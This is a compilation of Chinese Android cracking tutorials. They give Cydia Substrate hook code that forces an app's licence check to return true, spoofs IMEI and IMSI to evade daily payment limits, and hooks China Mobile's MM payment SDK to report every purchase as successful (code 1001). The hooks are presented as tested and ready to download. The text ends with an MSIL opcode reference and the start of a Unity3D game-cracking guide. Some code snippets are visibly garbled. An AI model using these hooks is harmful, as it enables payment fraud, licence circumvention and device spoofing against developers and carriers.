看到这里，相信大家对上述的操作都有了了解，上文都是采用比较简单的方式来破解的，但是还有更好的方法破解，因为时间和技术问题，上文没有对那些方法进行继续分析使用，例如直接 hook 掉这个函数，再或者写个注册机，有兴趣的朋友，欢迎继续分析下去，发出来文章分享~

开发做软件不容易，软件原包以及其他东西不再发出，有兴趣的自行研究即可.

听鬼哥说关于个别软件的保护绕过分析.doc *(501.5 KB, 下载次数: 60)*

如果感觉上述不完善，那么就开始注册方面修改。

动态分析的相关资料也放上，未完成，希望有兴趣的朋友，继续分析下去、

CM 动态调试.rar *(162.57 KB, 下载次数: 32)*

Hook 的两个小插曲

看完了前面三篇文章后，这里我们来一个小插曲~~~~

第一个小插曲，是前面文章一个 CM 精灵的分析，我们这里使用 hook 代码来搞定；

第二个小插曲，是现在一些游戏，都有了支付上限，例如每天只能花 20 块钱来购买。

好了，下面我们分开叙述~~~~

0x1:第一个小插曲

CM 精灵分析的时候，打开软件能得到的最初始的信息，是软件的使用时间有限制，为 30 分钟，我们可以找到其上下文来继续查看一下。

软件分析方面，懒得再次打字叙述了，看下面的连接即可：

http://www.52pojie.cn/thread-285325-1-1.html

我们通过分析以后，可以得到：

```
invoke-static {}, Lnet/aisence/Touchelper/TouchelperLicense;->a()Z  #调用a方法，布尔型
move-result v0  #将a()的返回值赋值给v0
if-nez v0, :cond_0  #进行判断，不等于则跳到cond_0处
iget-object v0, p0, Lnet/aisence/Touchelper/gt;->a:Lnet/aisence/Touchelper/TouchelperActivityTabList;
const v1, 0x7f070005  # 字符串"未注册版可以试用播放30分钟"
const/4 v2, 0x1
```

http://blog.csdn.net/guiguzi1110

通过查看 a()Z 方法，发现是一个返回值为 boolean 类型的方法，所以，也能看到确定的类和方法，那么我们就开始写 hook 代码，hook 代码简单来说，使用框架的话是很简单的：

1. 确定 hook 类

2. 确定 hook 类中的关键 call 方法

3.hook 方法来怎么做

那好，有这三条流程以后，我们继续下去。

这里是确定需要 hook 方法所在的类：

```
MS.hookClassLoad("net.aisence.Touchelper.TouchelperLicense", new MS.ClassLoadHook()
```

这里是确定需要 hook 的方法名和方法的传入参数

```
hookvalid=arg0.getMethod("a", null);
```

然后就是 hook 那个方法，我们这里只需要它的返回值为 true 即可：

```
    final MS.MethodPointer old = new MS.MethodPointer();

                        MS.hookMethod(arg hookvalid, new MS.MethodHook() {

      @Override
```

```
public Object invoked(Object arg Object... arg

        throws Throwable {

    // TODO Auto-generated method stub



    System.out.println("是否注册 hook --->");

    boolean aa=(Boolean) old.invoke(argarg;



    aa=true;



    System.out.println("是否注册了呢？-->"+aa);



    return aa;



}
```

```
        }, old);
```

好了，我们运行安装插件，然后重启手机打开软件：

在点击播放一个脚本的时候，会有如下信息：

```
net.aisence.Touchelper          System.out          是否注册 hook --->
net.aisence.Touchelper          System.out          是否注册了呢？-->true
```

http://blog.csdn.net/guiguzi1110

刚好是我们 hook 中的打印信息，说明一切正常。

测试方面，我只是简单测了几个插件而已，没有连续搞 1 个多小时那么长时间，如果测试出现其他问题，那么继续根据问题寻找原因即可。

0x2:第二个小插曲

游戏中想花钱也不行，人家限定了每天只能花多少，所以，我们可以推测，游戏获取手机的信息，然后判断你是不是支付了太多，那么一般常见的信息就是 imei 和 imsi 了。这两个单词的概念，不懂的同学搜索一下，一个是手机 imei，一个是 sim 卡的 imsi，相当于人的身份证。

好了，那么我们先从 imei 入手：

先写下我们开发中正常获取 imei 的代码：

```
TelephonyManager mTelephonyMgr = (TelephonyManager) getSystemService(this.TELEPHONY_SERVICE);

String imei=mTelephonyMgr.getDeviceId();

System.out.println("现在的 Imei 为-->"+imei);
```

好了，正常软件开发来获取手机的 imei 是这样写的，使用系统的 API 即可。

然后我们需要分析下 TelephonyManager 所在的类，由上面的引用 import 为：

import android.telephony.TelephonyManager;

所以，我们可以知道完整的类路径，同时又知道方法，那么我们就开始编写 hook 代码了：

按照前文的三部曲：

```
1.  MS.hookClassLoad("android.telephony.TelephonyManager",  new  MS.ClassLoadHook()
2.  hookimei=arg0.getMethod("getDeviceId",  null);
3.  System.out.println("hook  imei---------->");
                String  imei=(String)  old1.invoke(arg0,  arg1);
   imei="999996015409081";
return  imei;
```

好了，然后我们安装，开始测试吧，刚好在前面我们写的正常获取的工程里面测试，通过各种打印信息，我们可以知道结果的。

```
com.example.fishtext    System.out    hook imei---------->
com.example.fishtext    System.out    imei-------->86774601540[redacted]
com.example.fishtext    System.out    现在的Imei为-->999996015409081
```


http://blog.csdn.net/guiguzi1110

上面的打印是我们 hook 代码中的信息，最后一行的代码是我们测试获取 imei 工程中的打印，说明一切正常，我们达到了所需目的！

IMEI 的获取没问题了，那么我们就开始操作 IMSI 吧，按照上面的思路走起~

```
1.MS.hookClassLoad("android.telephony.TelephonyManager",  new  MS.ClassLoadHook()

2.hookimsi=arg0.getMethod("getSubscriberId",  null);

3.  System.out.println("hook  imsi---------->");

String  imsi=(String)  old1.invoke(arg0,  arg1);

imsi="460001200505666";

return  imsi;
```

测试截图：



带入正常游戏的测试，暂时手上没有合适的包来测试，这里不再叙述，有需求的朋友可以自行测试即可。

这个插件，其实也可以做成一个界面形式的，将 Imei 和 Imsi 可以做成自己想要修改的数值，有兴趣的，自己写下。

相关附件资料：

http://pan.baidu.com/s/1gd9rV2r

http://blog.csdn.net/guiguzi1110/article/details/39023349

利用 Cydia Substrate Hook 移动 MM 支付

全程都是搬来的砖 感谢网上技术的无私分享： 鬼哥 Hook 的两个小插曲：http://blog.csdn.net/guiguzi1110/article/details/39023349 还有： 利用 Cydia Substrate 进行 Android HOOK： http://www.cnblogs.com/goodhacker/p/4014617.html

关于 Cydia Substrate

Cydia Substrate 是一个代码修改平台。它可以修改任何主进程的代码，不管是用 Java 还是 C/C++（native 代码）编写的。而 Xposed 只支持 HOOK app_process 中的 java 函数，因此 Cydia Substrate 是一款强大而实用的 HOOK 工具。

官网地址：http://www.cydiasubstrate.com/

Demo 地址：https://github.com/zencodex/cydia-android-hook
官方教程：http://www.cydiasubstrate.com/id/20cf4700-6379-4a14-9bc2-853fde8cc9d1
SDK 下载地址：http://asdk.cydiasubstrate.com/zips/cydia_substrate-r2.zip

Substrate 几个重要 API 介绍

MS.hookClassLoad

函数原型：void hookClassLoad(String name, MS.ClassLoadHook hook);
该方法实现在指定的类被加载的时候发出通知。因为一个类可以在任何时候被加载，所以 Substrate 提供了一个方法用来检测用户感兴趣的类何时被加载。

参数	描述
name	包名+类名，使用 java 的.符号
hook	MS.ClassLoadHook 的一个实例，当这个类被加载的时候，它的 classLoaded 方法会被执行。

该 API 允许开发者提供一个回调函数替换原来的方法，这个回调函数是一个实现了 MS.MethodHook 接口的对象，是一个典型的匿名内部类。它包含一个 invoked 函数。
（一）函数原型：
[javascript] view plaincopy

```
1. void hookMethod(Class _class, Member member, MS.MethodHook hook, MS.MethodPointer old);
```

参数描述：

参数	描述
_class	加载的目标类，为 classLoaded 传下来的类参数
member	通过反射得到的需要 hook 的方法(或构造函数). 注意：不能 HOOK 字段 （在编译的时候会进行检测).
hook	MS.MethodHook 的一个实例，其包含的 invoked 方法会被调用，用以代替 member 中的代码

（二）函数原型：

[javascript] view plaincopy

```
1. void hookMethod(Class _class, Member member, MS.MethodAlteration alteration);
```

参数描述：

参数	描述
_class	加载的目标类，为 classLoaded 传下来的类参数
member	通过反射得到的需要 hook 的方法(或构造函数). 注意：不能 HOOK 字段 （在编译的时候会进行检测).
alteration	An instance of MS.MethodAlteration whose boxedinvoked method will be called instead of member. This instance will also be filled in using information from the original implementation, allowing you to use invoke to call the original method implementation.

关于移动 MM 短代关键点

在类 Lmm/sms/purchasesdk/PurchaseCode 中，以下两种方法是确定支付结果回调码的关键：

```
1.  .method public static getStatusCode()I
2.      .locals 1
3.      //获取支付状态码
4.      sget v0, Lmm/sms/purchasesdk/PurchaseCode;->statusCode:I
5.      return v0
6.  .end method
7.
8.  .method public static setStatusCode(I)V
9.      .locals 0
10.     //保存支付状态码
11.     sput p0, Lmm/sms/purchasesdk/PurchaseCode;->statusCode:I
12.     return-void
13. .end method
```

Java 的代码为：

```
1.  public static int getStatusCode()
2.  {
3.    return statusCode;
4.  }
5.
6.  public static void setStatusCode(int paramInt)
7.  {
8.    statusCode = paramInt;
```

```
}
```

从 Java 代码可以看出，getStatusCode()直接返回状态值，没有类型，比较简单，我们就 hook 这种方法。

开始 Hook

libs 文件夹下引入 substrate-api.jar 包。

AndroidManifest.xml 文件的配置：

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1" android:versionName="1.0" package="com.example.cydiaexample"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <application android:label="@string/app_name">
        <meta-data android:name="com.saurik.substrate.main" android:value=".Main" />
    </application>
    <span><span class="comments"><!--添加 Cydia Substrate 权限--></span><span></span></span>
    <uses-permission android:name="cydia.permission.SUBSTRATE" />
</manifest>
```

Main.java 的关键代码：

```
package com.example.cydiaexample;

import java.lang.reflect.Method;
import com.saurik.substrate.MS;

public class Main {
```

```
7.      //初始化操作
8.      static void initialize() {
9.          //设置需要 hook 的类，以便检测其是否启动
10.         MS.hookClassLoad("mm.sms.purchasesdk.PurchaseCode", new MS.ClassLoadHook() {
11.
12.             @Override
13.             public void classLoaded(Class<?> arg0) {
14.                 // TODO Auto-generated method stub
15.
16.                 //定义方法
17.                 Method hookpay = null ;
18.
19.                 try {
20.
21.                 hookpay=arg0.getMethod("getStatusCode", null);
22.
23.             } catch (SecurityException e) {
24.                 // TODO Auto-generated catch block
25.                 hookpay=null;
26.                 System.out.println("没有找到需要 hook 的方法");
27.             } catch (NoSuchMethodException e) {
28.                 // TODO Auto-generated catch block
29.                 e.printStackTrace();
30.             }
31.                 //如果找到就进行 hook
32.                 if(hookpay!=null){
33.
34.                 final MS.MethodPointer old1 = new MS.MethodPointer();
```

```
35.
36.         MS.hookMethod(arg0, hookpay, new MS.MethodHook() {
37.
38.             @Override
39.             public Object invoked(Object arg0, Object... arg1)
40.                     throws Throwable {
41.                 // TODO Auto-generated method stub
42.                 //设置返回码为成功的返回码：1001
43.                 int code00=(Integer) old1.invoke(arg0, arg1);
44.
45.                 code00=1001;
46.                   //hook 方法返回
47.                 return code00;
48.
49.             }
50.         }, old1);
51.         }
52.
53.
54.       }
55.    });
56.
57.
58.   }
59. }
```

如果要使支付模式支持非移动的运营商，我们也可以 hook 手机系统的 IMSI：

```
1.  //hook 手机通讯相关的类：android.telephony.TelephonyManager
```

```
2.  MS.hookClassLoad("android.telephony.TelephonyManager", new MS.ClassLoadHook() {
3.
4.      @Override
5.      public void classLoaded(Class<?> arg0) {
6.          // TODO Auto-generated method stub
7.
8.          Method hookimsi = null ;
9.
10.         try {
11.             //获取 IMSI 的方法：getSubscriberId
12.             hookimsi=arg0.getMethod("getSubscriberId", null);
13.
14.         } catch (SecurityException e) {
15.             // TODO Auto-generated catch block
16.             hookimsi=null;
17.             e.printStackTrace();
18.         } catch (NoSuchMethodException e) {
19.             // TODO Auto-generated catch block
20.             e.printStackTrace();
21.         }
22.
23.         if(hookimsi!=null){
24.
25.             final MS.MethodPointer old1 = new MS.MethodPointer();
26.
27.             MS.hookMethod(arg0, hookimsi, new MS.MethodHook() {
28.
29.                 @Override
```

```
30.                 public Object invoked(Object arg0, Object... arg1)
31.                         throws Throwable {
32.                     // TODO Auto-generated method stub
33.
34.                     String imsi=(String) old1.invoke(arg0, arg1);
35.
36.                     imsi="460001234567890";
37.
38.                     return imsi;
39.
40.                 }
41.             }, old1);
42.
43.         }
44.     }
45. });
```

以上代码都完美通过测试，小米 2S..

相关下载

链接: http://pan.baidu.com/s/1bneYV99 密码: ntkv

hookpaymm.rar

淡然出尘

http://blog.csdn.net/zihao2012/article/details/40045929

Unity 3D

C#语言：MSIL 指令

- 通常一个 IL 指令有操作码（opcode）和指令参数（instruction parameter，有时也称作操作数 operand）两个部分构成，操作码长度为 1 或 2 字节，当为 2 字节长时，第 1 个字节总是 0xFE。IL 中的整数在 PE 中存储时，遵循“little endian”原则，也就是最不重要的字节置于最前，比如代码中的 ldc.i4 0x11223344，在 PE 文件中存储时的字节顺序为 0x44332211。

（一）流程控制指令

流程控制指令包含：直接跳转、比较跳转、选择跳转、中断（调试断点）指令、托管异常处理相关指令和返回指令。

1、直接跳转指令

●br(0x38)。从当前位置移动个位置。
●br.s(0x28)。br 的短指令格式。

这里，和在 IL 代码中通常以标签表示，一般不直接输入整数，如：

```
...
BranchTarget:
...
br BranchTarget
...
```

2、条件跳转指令

条件跳转指令需要从栈顶取一个 bool 类型的值进行比较，下面称该值为，.NET 中的 true 值为非 0，false 值为 0。

●brfalse(brnull,brzero)(0x39)。为 0 则跳转。
●brfalse.s(brnull.s,brzero.s)(0x2C)。brfalse 的短指令格式。
●brtrue(brinst)(0x3A)。不为 0 则跳转。
●brtrue.s(brinst.s)(0x2D)。brtrue 的短指令。

3、比较跳转指令

比较跳转指令从堆栈顶取两个值并进行比较，根据比较结果判断是否跳转，进行比较时，先入栈，后入栈，因此栈顶元素为。
●beq(0x3B)。等于则跳转。
●deq.s(0x2E)。beq 的短指令格式。
●bne.un(0x40)。不能于则跳转(无符号)。
●bne.un.s(0x33)。bne.un 的短指令格式。
●bge(0x3C)。大于或等于则跳转。
●bge.s(0x2F)。bge 的短指令格式。
●bge.un(0x41)。大于或等于则跳转 （无符号)。
●bge.un.s(0x34)。bge.un 的短指令格式 （无符号)。
●bgt(0x3D)。大于则跳转。
●bgt.s(0x30)。bgt 的短指令格式。
●bgt.un(0x42)。大于则跳转 （无符号)。
●bgt.un。s(0x35)。bgt.un 的短指令格式 （无符号)。
●ble(0x3E)。小于等于则跳。

●ble.s(0x31)。ble 的短指令格式。
●ble.un(0x43)。小于等于则跳转 （无符号）。
●ble.un.s(0x36)。ble.un 的短指令格式 （无符号）。
●blt(0x3F)。小于则跳转。
●blt.s(0x32)。blt 的短指令格式。
●blt.un(0x44)。小于则跳转(无符号)。
●blt.un.s(0x37)。blt.un 的短指令格式 （无符号）。

4、选择指令

选择指令的格式如下：
●switch...(0x45)。
代码中的写法如下：

```
switch(Label1,Lable2,...,LabelN)
... // Default case
Label1:
...
Label2:
...
```

Switch 会建立跳转地址表，并从栈顶取 unsigned int32，根据这个 uint32 的值选择跳转目标，值为 0 时就跳转带第一个地址 Label1。

5、中断指令

●break(0x01)。调试断点。如果程序处在被调试状态，调试器会中断在这句指令，反之该指令不起任何作用。

6、托管异常处理相关指令
.NET 程序中，当从 try 和 catch 块中跳出时，不能使用普通的跳转指令，而必须使用特殊的 leave 指令。
●leave(0xDD)。 清空堆栈，调试据当前指令偏移处。
●leave.s(0xDE)。leave 的短指令格式。
除 try 与 catch 块以外个其他异常处理代码块，如 filter、finally 和 fault 块，则不能用 leave 指令跳出，必须使用下面的指令:
●endfilter(0xFE 0x11)。表示 filter 块的终结。从栈顶去 4 字节整数值，该值为 1 时代表该异常应该被处理，不为 1 时代表继续搜索合适的异常处理。
●endfinally(endfault)(0xDC)。表示 finally 或 fault 块的终结，并情况堆栈。

7、返回指令

●ret(0x2A)。从一个方法返回。
这个指令可能是程序分析过程中最常见的指令之一，如果方法有返回值，则 ret 执行时堆栈顶应有相应的值，如果方法的返回值为 void，则 ret 执行时堆栈应为空。

（二）算术指令

算术指令数量较多，它包括数据处理、堆栈操作、常数载入、间接存储和载入、算术运算、位操作、数据转换、逻辑条件检测和块操作几个方面。

1、堆栈操作

堆栈操作指令的功能是对堆栈进行操作，他们没有指令参数。
●nop(0x00)。空指令，没有任何操作。类似与 Win32 中的 nop (0x90)。
●dup(0x25)。复制当前的栈顶元素，如果堆栈为空则指令出错 (underflow)。
●pop(0x26)。出栈，既移除当前栈顶元素，同样，在堆栈为空时出错。

2、常数载入

常数载入指令用于将其参数（必须是常量，不可以是变量或参量名）入栈。
●ldc.i4(0x20)。载入。
●ldc.i4.s(0x1F)。载入。
●ldc.i4.ml(ldc.i4.M1)(0x15)。载入-1。
●ldc.i4.0(0x16)。载入 0。
●ldc.i4.1(0x17)。载入 1。
●ldc.i4.2(0x18)。载入 2。
●ldc.i4.3(0x19)。载入 3。
●ldc.i4.4(0x1A)。载入 4。

●ldc.i4.5(0x1B)。载入 5。
●ldc.i4.6(0x1C)。载入 6。
●ldc.i4.7(0x1D)。载入 7。
●ldc.i4.8(0x1E)。载入 8。
●ldc.i8(0x21)。 载入.
●ldc.r4(0x22)。 载入（单精度）。
●ldc.r8(0x23)。载入（双精度）。

3、间接载入

间接载入指令从栈顶取一个托管指针（&类型），载入该指针所指向的数值，并入栈。指令中小数点后的名称表明了在载入数据的类型.
●ldind.i1(0x46)。 载入 1 字节有符号整数。
●ldind.u1(0x47)。 载入 1 字节无符号整数。
●ldind.i2(0x48)。载入 2 资字节有符号整数。
●ldind.u2(0x49)。载入 2 字节无符号整数。
●ldind.i4(0x4A)。载入 4 字节有符号整数。
●ldind.u4(0x4B)。载入 4 字节无符号整数。
●ldind.i8(ldind.u8)(0x4c)。载入 8 字节有(或无)符号整数。
●ldind.i(0x4D)。载入 native int,大小为当前系统的指针大小。
●ldind.r4(0x4E)。载入单精度浮点数据。
●ldind.r8(0x4F)。载入双精度浮点数据。
●ldind.ref(0x50)。载入对象引用(Object Reference)。

4、间接存储

间接存储指令从栈顶先后取一个值个一个指针，并将该值存储至所指位置。有于指令完成的功能仅仅是内存的复制，并不关注数据的具体类型，因此没有和间接载入指令那样的无符号类型指令。

●stind.ref(0x51)。存储一个对象引用。
●stind.i1(0x52)。存储 1 字节整数。
●stind.i2(0x53)。存储 2 字节整数。
●stind.i4(0x54)。存储 4 字节整数。
●stind.i8(0x55)。存储 8 字节整数。
●stind.i(0xDF)。存储一个指针大小的数据。
●stind.r4(0x56)。存储单精度浮点数。
●stind.r8(0x57)。存储双精度浮点数。

5、算术运算

算术运算指令从淡定取出两个参数进行相应运算,并将计算结果入栈.

●add(0x58)。加法。
●sub(0x59)。减法。
●mul(0x5A)。乘法。对于浮点数，存在两个特殊数值，无限(infinity)和 NaN(Not a Number)，并且规定 0×infinity=NaN。
●div(0x5B)。除法。整数除 0 时抛出 DivideByZero 异常；浮点数另外遵循以下原则：0/0=NaN，infinity/infinity=NaN，x/infinity=0
●div.un(0x5C)。无符号整数相除。
●rem(0x5D)。模运算。整数运算时模 0 会抛出 DivideByZero 异常；浮点数另外遵循以下原则：infinity rem x=NaN，x rem 0 =NaN，x rem infinity=x
●rem.un(0x5E)。无符号整数的模运算。

●neg(0x65)。取反操作，也就是正负号变换。（热数指令，进从堆栈取一个数值。）带溢出的算术指令和前述指令类似，唯一的区别是在计算移除时，带溢出指令会抛出 Overflow 异常。
●add.ovf(0xD6)。加法。
●add.ovf.un(0xD7)。无符号加法。
●sub.ovf(0xDA)。减法。
●sub.ovf.un(0xDB)。无符号减法。
●mul.ovf(0xD8)。乘法。
●mul.ovf.un(0xD9)。无符号乘法。

6、位操作指令

位操作指令包含四个，前三个取两个操作数，另有一条指令只去一个操作数，并将结果入栈。
●and(0x5F)。按位与。
●or(0x60)。按位或。
●xor(0x61)。按位异或。
●not(0x66)。按位求反（单个操作数）。
一条 not 指令相当于下面三条指令完成的功能：

```
idc.i4.1
add
neg
```

7、移位操作

移位操作指令从栈中分别取移位的位数和带一位的数值,并将结果入栈. MSIL 中没有循环移位操作符.
●shl(0x62)。左移位。

●hr(0x63)。右移位。
●shr.un(0x64)。无符号右移位。

8、转换指令

转换指令从栈顶取值，进行相应转换后，将结果入栈。指令分不带溢出和带溢出两种，不同的类型之间进行转换时，会有相应的精度或数值上的变化，此时带溢出指令会派出 Overflow 异常。对象引用不能进行转换。
●conv.i1(0x67)。转换为 int8。
●conv.i2(0x68)。转换为 int16。
●conv.i4(0x69)。转换为 int32。
●conv.r4(0x6B)。转换为 float32。
●conv.r8(0x6C)。转换为 float64。

（三）参数、局部变量与字段寻址指令

标题中的“寻址”与 Win32/64 下的传统寻址含义不同，传统编程中寻址直接以内存地址为操作对象，而这里的寻址是抽象的，所有与内存直接打交道的事都由.NET 完成。

1、方法参数载入

下列指令用于将方法的参数载入至堆栈。

●ldarg(0xFE 0x09)。载入第个参数并入栈。注意，对于 instance 方法，第一个（序数为 0）的参数总是.this，这是不可见的；而对于 static 的方法， 没有.this 指针，因此第一个参数（序数为 0）就是传入的第一个参数。由于元素格式的限制，参数最大的个数不超过 65535（0xFFFF），包含隐藏 数。
●ldarg.s(0x0E)。ldarg 的短指令格式。
●ldarg.0(0x02)。载入第 0 个参数并入栈。
●ldarg.1(0x03)。载入第 1 个参数并入栈。
●ldarg.2(0x04)。载入第 2 个参数并入栈。
●ldarg.3(0x05)。载入第 3 个参数并入栈。

2、方法参数的地址载入

●ldarga(0xFE 0x0A)。载入第个参数的地址并入栈。
●ldarga.s(0x0F)。ldarga 的短指令格式。

3、方法参数存储

●starg(0xFE 0x0B)。从栈顶取值并存入第个参数。
●starg.s(0x10)。strg 的短指令格式。

4、方法参数列表

●arglist(0xFE0x00)。取得方法参数列表的句柄，该指令主要用于参数个数可变的方法中，并将[mscorlib]SYstem.RuntimeArgumentHandle 类型的句柄入栈。

5、局部变量载入

●ldloc（0xFE 0x0C）。载入第个局部变量并入栈，序号从 0 开始，最大个数为 65534(0xFFFE)。
●ldloc.s(0x11)。ldloc 的短指令格式。
●ldloc.0（0x06)。载入第 1 个（序号为 0）局部变量并入栈。
●ldloc.1（0x07)。载入第 2 个（序号为 1）局部变量并入栈。
●ldloc.2（0x08)。载入第 3 个（序号为 2）局部变量并入栈。
●ldloc.3（0x09)。载入第 4 个（序号为 3）局部变量并入栈。

6、局部变量引用的载入

●ldloca（0xFE 0x0D)。载入第个局部变量的引用（托管指针）并入栈。
●ldloca（0x12)。ldloca 的短指令格式。

7、局部变量保存
●stloc（0xFE 0x0E)。从栈顶取值并存入第个局部变量。
●stloc.s（0x13)。stloc 的短指令格式。

8、局部内存块分配

●localloc（0xFE 0x0F)。分配一块局部内存块，该指令从栈顶取块的大小（native unsigned int 类型），并将分配的内存块的托管指针入栈。

9、前缀指令

用于从栈顶取指针数据的指令钱，表示指针的性质。另外有三个前缀指令用于方法调用和队列操作。
●unaligned.(0xFE 0x12)。表明栈顶的指针数据大小为个字节，而不是系统指针的大小。这里的可以为 1、2 和 4。
●volatile.(0xFE 0x13)。表明栈顶指针所指内容有可能被别的线程改变。

10、字段寻址

用于对字段寻址，由于字段的签名（Signature）没有表明该字段是 instance 还是 static，所以必须在指令上区分两种不同的寻址方式。
●ldfld (0x7B)。从栈顶取实例指针，然后按取字段，并入栈。实例指针可以使对象引用、类型实例的托管指针、或是类型实例本身。类型实例的非托管指针也可以，但会使代码变成不可验证（unverfiable）。
●ldsfld (0x7E)。载入静态字段并入栈。
●ldflda (0x7C)。从栈顶取实例指针，然后按取字段的托管指针，并入栈。该指令与 ldfld 的区别是，栈顶指针不能是类型实例，只可以是对象引用或托管（非托管）指针。
●ldsflda (0x7F)。载入静态字段的托管指针并入栈。
●stfld (0x7D)。从栈中取待存储数据和实例指针，并将该数据存储到对就的字段中。
●stsfld (0x80)。存储数据到静态字段中。

（四）方法调用

.NET 中的方法调用按调用的方式分为直接（direct）和间接（indirect）两种，并且由于方法的元数据中没有指明方法是虚的（virtual）还是非 虚的（nonvirtual），所以又细分为两种指令分别对应虚方法和非虚方法，不过对于 instance 和 static 方法没有区分指令。

1、直接调用

●jmp（0x27）。放弃房钱方法的执行，直接转至所指的目标。
●call< token>(0x28)，以不同 v-table 的方式调用一个 instance 或 static 方法。
●callvirt（0x6F）。通过实例的 v-table 调用所指的方法。

2、间接调用

●ldftn（0xFE 0x06）。取得所标示方法的指针并入栈。
●ldvirtftn（0xFE 0x07）。从栈顶取对象引用（实例指针），并从相应的 v-table 中取得方法的指针后入栈。
●calli（0x29）。从栈顶获取方法指针，并从栈中一次读取方法的参数，按标示的方法调用方法。

3、尾部调用（tail call）

4、虚方法调用的约束前缀

●constrained. (0xFE 0x16)。标示其后接的 callvirt 指令是一个约束调用。

（五）类与值类型操作指令

●ldnull(0x14)。读取空的对象引用并入栈。
●ldobj (0x71)。从堆栈获取值类型实例的托管指针，然后读取所标示的值类型的实例，并入栈。
●stobj (0x81)。依次从对战中取得值类型的值（value type value），以及值类型实例的指针，然后将该值存储在指针所指的实例中。
●ldstr (0x72)。常用指令，读入一个字符串，建立[mscorlib]System.String 的实例，并入栈。

（六）向量操作指令

元素载入
下面的指令用来读取向量中的一个元素，他们依次从栈中取得元素序号、向量对象的引用。如果对象引用为空，则抛出

NullReference 异常；如果序号超出向量的元素个数，则抛出 IndexOutOfRange 异常。
●ldelem.i1(0x90)。载入 int8 类型的向量元素。
●ldelem.i2(0x92)。载入 int16 类型的向量元素。
●ldelem.i4(0x94)。载入 int32 类型的向量元素。
●ldelem.i8(ldelem.u8)(0x95)。载入 int64 类型的向量元素。
●ldelem.i(0x97)。载入 native int 类型的向量元素。


http://blog.sina.com.cn/s/blog_92b6d74d0102uxwm.html

Android Unity3D 游戏破解之 Reflector 基本用法

- 最近，越来越多的 Android 游戏利用 Unity3D 引擎编写，游戏逻辑被集结在 dll 文件中，比如血量的增减、人物的状态、金币的增减、场景的变换等等，都以值的形式，按照特有逻辑存放在 dll 里面。反编译 APK 以后，这个关键的 dll 是 \assets\bin\Data\Managed 目录下的 Assembly-CSharp.dll 和 Assembly-CSharp-firstpass.dll 。我们通过修改它们可以达到比如初始金币无限、人物秒杀、不减血等破解效果。由于 dll 本身是 C#.NET 语言编写，所以我们今天主要是介绍反编译 C#的强大工具——Reflector 的基本用法，它可以将 IL 转换成简单易读的高级语言。

一、程序的载入

